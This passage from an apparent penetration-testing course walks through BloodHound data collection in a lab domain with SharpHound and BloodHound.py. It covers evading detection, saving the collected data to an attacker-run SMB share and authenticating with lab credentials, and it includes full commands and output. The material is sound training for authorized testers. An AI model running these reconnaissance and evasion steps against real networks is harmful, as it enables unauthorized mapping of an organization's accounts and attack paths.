SharpHound will capture the domain controller automatically, but if we want to target a specific DC, we can use the option `--domaincontroller` followed by the IP or FQDN of the target domain controller. This option could help us target a forgotten or secondary domain, which may have less security or monitoring tools than the primary domain controller. Another use case for this flag is if we are doing port forward, we can specify an IP and port to target. We can use the flag `--ldapport` to select a port.

Randomize and hide SharpHound Output

It is known that SharpHound, by default, generates different `.json` files, then saves them in a `zip` file. It also generates a randomly named file with a `.bin` extension corresponding to the cache of the queries it performs. Defense teams could use these patterns to detect bloodhound. One way to try to hide these traces is by combining some of these options:

Option	Description
`--memcache`	Keep cache in memory and don't write to disk.
`--randomfilenames`	Generate random filenames for output, including the zip file.
`--outputprefix`	String to prepend to output file names.
`--outputdirectory`	Directory to output file too.
`--zipfilename`	Filename for the zip.
`--zippassword`	Password protects the zip with the specified password.

For example, we can use the `--outputdirectory` to target a shared folder and randomize everything. Let's start a shared folder in our PwnBox:

Start the shared folder with username and password

```
sudo impacket-smbserver share ./ -smb2support -user test -password test
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth
Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
```

```
[*] Config file parsed
[*] Config file parsed
```

Now let's connect to the shared folder and save SharpHound output there:

Connect to the shared folder with username and password

```
C:\htb> net use \\10.10.14.33\share /user:test test
The command completed successfully.
```


Running SharpHound and saving the output to a shared folder

```
C:\htb> C:\Tools\SharpHound.exe --memcache --outputdirectory
\\10.10.14.33\share\ --zippassword HackTheBox --outputprefix HTB --
randomfilenames
2023-01-11T11:31:43.4459137-06:00|INFORMATION|This version of SharpHound
is compatible with the 4.2 Release of BloodHound
2023-01-11T11:31:43.5998704-06:00|INFORMATION|Resolved Collection Methods:
Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps,
DCOM, SPNTargets, PSRemote
2023-01-11T11:31:43.6311043-06:00|INFORMATION|Initializing SharpHound at
11:31 AM on 1/11/2023
2023-01-11T11:31:55.0551988-06:00|INFORMATION|Flags: Group, LocalAdmin,
Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets,
PSRemote
2023-01-11T11:31:55.2710788-06:00|INFORMATION|Beginning LDAP search for
INLANEFREIGHT.HTB
2023-01-11T11:31:55.3089182-06:00|INFORMATION|Producer has finished,
closing LDAP channel
2023-01-11T11:31:55.3089182-06:00|INFORMATION|LDAP channel closed, waiting
for consumers
2023-01-11T11:32:25.7331485-06:00|INFORMATION|Status: 0 objects finished
(+0 0)/s -- Using 35 MB RAM
2023-01-11T11:32:41.7321172-06:00|INFORMATION|Consumers finished, closing
output channel
2023-01-11T11:32:41.7633662-06:00|INFORMATION|Output channel closed,
waiting for output task to complete
Closing writers
2023-01-11T11:32:52.2310202-06:00|INFORMATION|Status: 94 objects finished
(+94 1.678571)/s -- Using 42 MB RAM
2023-01-11T11:32:52.2466171-06:00|INFORMATION|Enumeration finished in
00:00:56.9776773
2023-01-11T11:33:09.4855302-06:00|INFORMATION|SharpHound Enumeration
Completed at 11:33 AM on 1/11/2023! Happy Graphing!
```

Unzipping the file

```
unzip ./HTB_20230111113143_5yssigbd.w3f
Archive:  ./HTB_20230111113143_5yssigbd.w3f
[./HTB_20230111113143_5yssigbd.w3f] HTB_20230111113143_hjclkslu.2in
password:
  inflating: HTB_20230111113143_hjclkslu.2in
  inflating: HTB_20230111113143_hk3lxtz3.1ku
  inflating: HTB_20230111113143_kghttiwp.jbq
  inflating: HTB_20230111113143_kdg5svst.4sc
  inflating: HTB_20230111113143_qeugxqep.lya
  inflating: HTB_20230111113143_xsxzlxht.awa
  inflating: HTB_20230111113143_51zkhw0e.bth
```

Now we can upload our data to BloodHound:



Note: If we set a password to the zip file, we will need to unzip it first, but if we didn't, we could import the file as is, with the random name and extension and it will import it anyway.

Session Loop Collection Method

When a user establishes a connection to a remote computer, it creates a session. The session information includes the username and the computer or IP from which the connection is coming. While active, the connection remains in the computer, but after the user disconnects, the session becomes idle and disappears in a few minutes. This means we have a small window of time to identify sessions and where users are active.

Note: In Active Directory environments, it is important to understand where users are connected because it helps us understand which computers to compromise to achieve our goals.

Let's open a command prompt in the target machine and type `net session` to identify if there are any session active:

Looking for Active Sessions

```
C:\htb> net session
There are no entries in the list.
```

There are no active sessions, which means that if we run SharpHound right now, it will not find any session on our computer. When we run the SharpHound default collection method, it also includes the `Session` collection method. This method performs one round of session collection from the target computers. If it finds a session during that collection, it will collect it, but if the session expires, we won't have such information. That's why SharpHound includes the option `--loop`. We have a couple of options to use with loops in SharpHound:

Option	Description
`--Loop`	Loop computer collection.
`--loopduration`	Duration to perform looping (Default 02:00:00).
`--loopinterval`	Interval to sleep between loops (Default 00:00:30).
`--stealth`	Perform "stealth" data collection. Only touch systems are the most likely to have user session data.

If we want to search sessions for the following hour and query each computer every minute, we can use SharpHound as follow:

Session Loop

```
C:\Tools> SharpHound.exe -c Session --loop --loopduration 01:00:00 --
loopinterval 00:01:00
2023-01-11T14:15:48.9375275-06:00|INFORMATION|This version of SharpHound
is compatible with the 4.2 Release of BloodHound
2023-01-11T14:15:49.1382880-06:00|INFORMATION|Resolved Collection Methods:
Session
2023-01-11T14:15:49.1695244-06:00|INFORMATION|Initializing SharpHound at
2:15 PM on 1/11/2023
2023-01-11T14:16:00.4571231-06:00|INFORMATION|Flags: Session
2023-01-11T14:16:00.6108583-06:00|INFORMATION|Beginning LDAP search for
INLANEFREIGHT.HTB
2023-01-11T14:16:00.6421492-06:00|INFORMATION|Producer has finished,
closing LDAP channel
2023-01-11T14:16:00.6421492-06:00|INFORMATION|LDAP channel closed, waiting
for consumers
2023-01-11T14:16:00.7268495-06:00|INFORMATION|Consumers finished, closing
output channel
```

```
2023-01-11T14:16:00.7424755-06:00|INFORMATION|Output channel closed,
waiting for output task to complete
Closing writers
2023-01-11T14:16:00.9587384-06:00|INFORMATION|Status: 4 objects finished
(+4 Infinity)/s -- Using 35 MB RAM
2023-01-11T14:16:00.9587384-06:00|INFORMATION|Enumeration finished in
00:00:00.3535475
2023-01-11T14:16:01.0434611-06:00|INFORMATION|Creating loop manager with
methods Session
2023-01-11T14:16:01.0434611-06:00|INFORMATION|Starting looping
2023-01-11T14:16:01.0434611-06:00|INFORMATION|Waiting 30 seconds before
starting loop
2023-01-11T14:16:31.0598479-06:00|INFORMATION|Looping scheduled to stop at
01/11/2023 15:16:31
2023-01-11T14:16:31.0598479-06:00|INFORMATION|01/11/2023 14:16:31 -
01/11/2023 15:16:31
2023-01-11T14:16:31.0598479-06:00|INFORMATION|Starting loop 1 at 2:16 PM
on 1/11/2023
2023-01-11T14:16:31.0754340-06:00|INFORMATION|Beginning LDAP search for
INLANEFREIGHT.HTB
2023-01-11T14:16:31.0754340-06:00|INFORMATION|Producer has finished,
closing LDAP channel
2023-01-11T14:16:31.0754340-06:00|INFORMATION|LDAP channel closed, waiting
for consumers
2023-01-11T14:16:42.1893741-06:00|INFORMATION|Consumers finished, closing
output channel
2023-01-11T14:16:42.1893741-06:00|INFORMATION|Output channel closed,
waiting for output task to complete
...SNIP...
```

Watch the video [How BloodHound's session collection works] from the SpecterOps team for a deeper explanation of this collection method. Here is another excellent [blog post from Compass Security] regarding session enumeration by Sven Defatsch.

Note: BloodHound video was recorded before Microsoft introduced the requirement to be an administrator to collect session data.

Running from Non-Domain-Joined Systems

Sometimes we might need to run SharpHound from a computer, not a domain member, such as when conducting a HackTheBox attack or internal penetration test with only network access.

In these scenarios, we can use `runas /netonly /user:<DOMAIN>\<username> <app>` to execute the application with specific user credentials. The `/netonly` flag ensures network access using the provided credentials.

Let's use a computer that is not a member of the domain for this and complete the following steps:

1. Connect via RDP to the target IP and port 13389 using the following credentials: `haris:Hackthebox`.


Connect via RDP to the

```
xfreerdp /v:10.129.204.207:13389 /u:haris /p:Hackthebox /dynamic-
resolution /drive:.,linux
[12:13:14:635] [173624:173625] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[12:13:14:635] [173624:173625] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[12:13:14:635] [173624:173625] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[12:13:14:635] [173624:173625] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx cliprd
...SNIP...
```

Before using SharpHound, we need to be able to resolve the DNS names of the target domain, and if we have network access to the domain's DNS server, we can configure our network card DNS settings to that server. If this is not the case, we can set up our hosts file and include the DNS names of the domain controller.


Note: Note that even when using the DNS name in the host file, you may introduce some errors due to name resolution issues that do not exist in the file or are misconfigured.

1. Configure the DNS server to the IP `172.16.130.3` (Domain Controller Internal IP). In this exercise the DNS are already configured, there is no need to change them.



1. Run `cmd.exe` and execute the following command to launch another `cmd.exe` with the htb-student credentials. It will ask for a password. The password is `HTBRocks!`:

```
C:\htb> runas /netonly /user:INLANEFREIGHT\htb-student cmd.exe
Enter the password for INLANEFREIGHT\htb-student:
Attempting to start cmd.exe as user "INLANEFREIGHT\htb-student" ...
```



Note: `runas /netonly` does not validate credentials, and if we use the wrong credentials, we will notice it while trying to connect through the network.

1. Execute `net view \\inlanefreight.htb\` to confirm we had successfully authenticated.

```
C:\htb> net view \\inlanefreight.htb\
Shared resources at \\inlanefreight.htb\

Share name  Type  Used as  Comment.

-------------------------------------------------------------------------
-----
NETLOGON    Disk           Logon server share
SYSVOL      Disk           Logon server share
The command completed successfully.
```

1. Run SharpHound.exe with the option `--domain`:

```
C:\Tools> SharpHound.exe -d inlanefreight.htb
2023-01-12T09:25:21.5040729-08:00|INFORMATION|This version of SharpHound
is compatible with the 4.2 Release of BloodHound
2023-01-12T09:25:21.6603414-08:00|INFORMATION|Resolved Collection Methods:
Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps,
DCOM, SPNTargets, PSRemote
2023-01-12T09:25:21.6760332-08:00|INFORMATION|Initializing SharpHound at
9:25 AM on 1/12/2023
2023-01-12T09:25:22.0197242-08:00|INFORMATION|Flags: Group, LocalAdmin,
Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets,
```

```
PSRemote
2023-01-12T09:25:22.2541585-08:00|INFORMATION|Beginning LDAP search for
INLANEFREIGHT.HTB
2023-01-12T09:25:22.3010985-08:00|INFORMATION|Producer has finished,
closing LDAP channel
2023-01-12T09:25:22.3010985-08:00|INFORMATION|LDAP channel closed, waiting
for consumers
2023-01-12T09:25:52.3794310-08:00|INFORMATION|Status: 0 objects finished
(+0 0)/s -- Using 36 MB RAM
2023-01-12T09:26:21.3792883-08:00|INFORMATION|Consumers finished, closing
output channel
2023-01-12T09:26:21.4261266-08:00|INFORMATION|Output channel closed,
waiting for output task to complete
Closing writers
2023-01-12T09:26:21.4885564-08:00|INFORMATION|Status: 94 objects finished
(+94 1.59322)/s -- Using 44 MB RAM
2023-01-12T09:26:21.4885564-08:00|INFORMATION|Enumeration finished in
00:00:59.2357019
2023-01-12T09:26:21.5665717-08:00|INFORMATION|Saving cache with stats: 53
ID to type mappings.
 53 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-01-12T09:26:21.5822432-08:00|INFORMATION|SharpHound Enumeration
Completed at 9:26 AM on 1/12/2023! Happy Graphing!
```

Up Next

We explore some use cases of SharpHound on Windows and how we can collect information from the domain we are attacking.

The following section will see how we can collect information from Linux.

BloodHound.py - Data Collection from Linux

SharpHound does not have an official data collector tool for Linux. However, Dirk-jan Mollema created BloodHound.py, a Python-based collector for BloodHound based on Impacket, to allow us to collect Active Directory information from Linux for BloodHound.

Installation

We can install BloodHound.py with `pip install bloodhound` or by cloning its repository and running `python setup.py install`. To run, it requires `impacket`, `ldap3`, and `dnspython`. The tool can be installed via pip by typing the following command:

Install BloodHound.py

```
pip install bloodhound
Defaulting to user installation because normal site-packages is not
writeable
Collecting bloodhound
  Downloading bloodhound-1.6.0-py3-none-any.whl (80 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 81.0/81.0 kB 1.8 MB/s eta
0:00:00
Requirement already satisfied: ldap3!=2.5.0,!=2.5.2,!=2.6,>=2.5 in
/home/plaintext/.local/lib/python3.9/site-packages (from bloodhound)
(2.9.1)
Requirement already satisfied: pyasn1>=0.4 in
/usr/local/lib/python3.9/dist-packages (from bloodhound) (0.4.6)
Requirement already satisfied: impacket>=0.9.17 in
/home/plaintext/.local/lib/python3.9/site-packages (from bloodhound)
(0.10.1.dev1+20220720.103933.3c6713e3)
Requirement already satisfied: future in /usr/lib/python3/dist-packages
(from bloodhound) (0.18.2)
Requirement already satisfied: dnspython in /usr/local/lib/python3.9/dist-
packages (from bloodhound) (2.2.1)
Requirement already satisfied: charset-normalizer in
/home/plaintext/.local/lib/python3.9/site-packages (from impacket>=0.9.17-
>bloodhound) (2.0.12)
Requirement already satisfied: six in /usr/local/lib/python3.9/dist-
packages (from impacket>=0.9.17->bloodhound) (1.12.0)
Requirement already satisfied: pycryptodomex in /usr/lib/python3/dist-
packages (from impacket>=0.9.17->bloodhound) (3.9.7)
Requirement already satisfied: ldapdomaindump>=0.9.0 in
/usr/lib/python3/dist-packages (from impacket>=0.9.17->bloodhound) (0.9.3)
Requirement already satisfied: dsinternals in
/home/plaintext/.local/lib/python3.9/site-packages (from impacket>=0.9.17-
>bloodhound) (1.2.4)
Requirement already satisfied: flask>=1.0 in /usr/lib/python3/dist-
packages (from impacket>=0.9.17->bloodhound) (1.1.2)
Requirement already satisfied: pyOpenSSL>=21.0.0 in
/home/plaintext/.local/lib/python3.9/site-packages (from impacket>=0.9.17-
>bloodhound) (22.1.0)
Requirement already satisfied: cryptography<39,>=38.0.0 in
/home/plaintext/.local/lib/python3.9/site-packages (from
pyOpenSSL>=21.0.0->impacket>=0.9.17->bloodhound) (38.0.3)
Requirement already satisfied: cffi>=1.12 in
/usr/local/lib/python3.9/dist-packages (from cryptography<39,>=38.0.0-
>pyOpenSSL>=21.0.0->impacket>=0.9.17->bloodhound) (1.12.3)
Requirement already satisfied: pycparser in /usr/local/lib/python3.9/dist-
```

```
packages (from cffi>=1.12->cryptography<39,>=38.0.0->pyOpenSSL>=21.0.0-
>impacket>=0.9.17->bloodhound) (2.19)
Installing collected packages: bloodhound
Successfully installed bloodhound-1.6.0
```

To install it from the source, we can clone the BloodHound.py GitHub repository and run the following command:

Install BloodHound.py from the source

```
git clone https://github.com/fox-it/BloodHound.py -q
cd BloodHound.py/
sudo python3 setup.py install
running install
running bdist_egg
running egg_info
creating bloodhound.egg-info
writing bloodhound.egg-info/PKG-INFO
writing dependency_links to bloodhound.egg-info/dependency_links.txt
writing entry points to bloodhound.egg-info/entry_points.txt
writing requirements to bloodhound.egg-info/requires.txt
writing top-level names to bloodhound.egg-info/top_level.txt
writing manifest file 'bloodhound.egg-info/SOURCES.txt'
reading manifest file 'bloodhound.egg-info/SOURCES.txt'
writing manifest file 'bloodhound.egg-info/SOURCES.txt'
installing library code to build/bdist.linux-x86_64/egg
running install_lib
running build_py
creating build
creating build/lib
creating build/lib/bloodhound
copying bloodhound/__init__.py -> build/lib/bloodhound
copying bloodhound/__main__.py -> build/lib/bloodhound
...SNIP...
```

BloodHound.py Options

We can use `--help` to list all `BloodHound.py` options. The following list corresponds to version 1.6.0:

BloodHound.py options

```
python3 bloodhound.py
usage: bloodhound.py [-h] [-c COLLECTIONMETHOD] [-d DOMAIN] [-v] [-u
USERNAME] [-p PASSWORD] [-k] [--hashes HASHES] [-no-pass] [-aesKey hex
```

```
key]
                      [--auth-method {auto,ntlm,kerberos}] [-ns NAMESERVER]
[--dns-tcp] [--dns-timeout DNS_TIMEOUT] [-dc HOST] [-gc HOST]
                      [-w WORKERS] [--exclude-dcs] [--disable-pooling] [--
disable-autogc] [--zip] [--computerfile COMPUTERFILE]
                      [--cachefile CACHEFILE]

Python based ingestor for BloodHound
For help or reporting issues, visit https://github.com/Fox-
IT/BloodHound.py

optional arguments:
  -h, --help            show this help message and exit
  -c COLLECTIONMETHOD, --collectionmethod COLLECTIONMETHOD
                        Which information to collect. Supported: Group,
LocalAdmin, Session, Trusts, Default (all previous), DCOnly (no computer
                        connections), DCOM, RDP,PSRemote, LoggedOn,
Container, ObjectProps, ACL, All (all except LoggedOn). You can specify
more
                        than one by separating them with a comma.
(default: Default)
  -d DOMAIN, --domain DOMAIN
                        Domain to query.
  -v                    Enable verbose output

authentication options:
  Specify one or more authentication options.
  By default Kerberos authentication is used and NTLM is used as fallback.
  Kerberos tickets are automatically requested if a password or hashes are
specified.

  -u USERNAME, --username USERNAME
                        Username. Format: username[@domain]; If the domain
is unspecified, the current domain is used.
  -p PASSWORD, --password PASSWORD
                        Password
  -k, --kerberos        Use kerberos
  --hashes HASHES       LM:NLTM hashes
  -no-pass              don't ask for password (useful for -k)
  -aesKey hex key       AES key to use for Kerberos Authentication (128 or
256 bits)
  --auth-method {auto,ntlm,kerberos}
                        Authentication methods. Force Kerberos or NTLM
only or use auto for Kerberos with NTLM fallback

collection options:
  -ns NAMESERVER, --nameserver NAMESERVER
                        Alternative name server to use for queries
  --dns-tcp             Use TCP instead of UDP for DNS queries
  --dns-timeout DNS_TIMEOUT
```

```
                        DNS query timeout in seconds (default: 3)
  -dc HOST, --domain-controller HOST
                        Override which DC to query (hostname)
  -gc HOST, --global-catalog HOST
                        Override which GC to query (hostname)
  -w WORKERS, --workers WORKERS
                        Number of workers for computer enumeration
(default: 10)
  --exclude-dcs         Skip DCs during computer enumeration
  --disable-pooling     Don't use subprocesses for ACL parsing (only for
debugging purposes)
  --disable-autogc      Don't automatically select a Global Catalog (use
only if it gives errors)
  --zip                 Compress the JSON output files into a zip archive
  --computerfile COMPUTERFILE
                        File containing computer FQDNs to use as allowlist
for any computer based methods
  --cachefile CACHEFILE
                        Cache file (experimental)
```

As BloodHound.py uses `impacket`, options such as the use of hashes, ccachefiles, aeskeys, kerberos, among others, are also available for BloodHound.py.

Using BloodHound.py

To use BloodHound.py in Linux, we will need `--domain` and `--collectionmethod` options and the authentication method. Authentication can be a username and password, an NTLM hash, an AES key, or a ccache file. BloodHound.py will try to use the Kerberos authentication method by default, and if it fails, it will fall back to NTLM.

Another critical piece is the domain name resolution. If our DNS server is not the domain DNS server, we can use the option `--nameserver`, which allows us to specify an alternative name server for queries.

Running BloodHound.py

```
bloodhound-python -d inlanefreight.htb -c DCOnly -u htb-student -p
HTBRocks! -ns 10.129.204.207 -k
INFO: Found AD domain: inlanefreight.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication.
Error: [Errno Connection error (inlanefreight.htb:88)] [Errno -2] Name or
service not known
INFO: Connecting to LDAP server: dc01.inlanefreight.htb
```

```
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Connecting to LDAP server: dc01.inlanefreight.htb
INFO: Found 6 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 3 computers
INFO: Found 0 trusts
INFO: Done in 00M 11S
```

Note: Kerberos authentication requires the host to resolve the domain FQDN. This means that the option `--nameserver` is not enough for Kerberos authentication because our host needs to resolve the DNS name KDC for Kerberos to work. If we want to use Kerberos authentication, we need to set the DNS Server to the target machine or configure the DNS entry in our hosts' file.

Let's add the DNS entry in our hosts file:

Setting up the /etc/hosts file

```
echo -e "\n10.129.204.207 dc01.inlanefreight.htb dc01 inlanefreight
inlanefreight.htb" | sudo tee -a /etc/hosts

10.129.204.207 dc01.inlanefreight.htb dc01 inlanefreight inlanefreight.htb
```

Use BloodHound.py with Kerberos authentication:

Using BloodHound.py with Kerberos authentication

```
bloodhound-python -d inlanefreight.htb -c DCOnly -u htb-student -p
HTBRocks! -ns 10.129.204.207 --kerberos
INFO: Found AD domain: inlanefreight.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.inlanefreight.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Connecting to LDAP server: dc01.inlanefreight.htb
INFO: Found 6 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 3 computers
```

```
INFO: Found 0 trusts
INFO: Done in 00M 11S
```

Note: Kerberos Authentication is the default authentication method for Windows. Using this method instead of NTLM makes our traffic look more normal.

BloodHound.py Output files

Once the collection finishes, it will produce the JSON files, but by default, it won't zip the content as SharpHound does. If we want the content to be placed in a zip file, we need to use the option `--zip`.

List All Collections of BloodHound.py

```
ls
20230112171634_computers.json   20230112171634_domains.json
20230112171634_groups.json  20230112171634_users.json
20230112171634_containers.json  20230112171634_gpos.json
20230112171634_ous.json
```

Using the Data

Now that we have seen various ways to ingest data for the `INLANEFREIGHT.HTB` domain and import it into the `BloodHound` GUI let's analyze the results and look for some common issues.

Navigating the BloodHound GUI

The BloodHound GUI is the primary location for analyzing the data we collected using SharpHound. It has a user-friendly interface to access the data we need quickly.


We will explore BloodHound graphical interface and see how we can take advantage of it.

Note: See BloodHound Official Documentation page for more information.

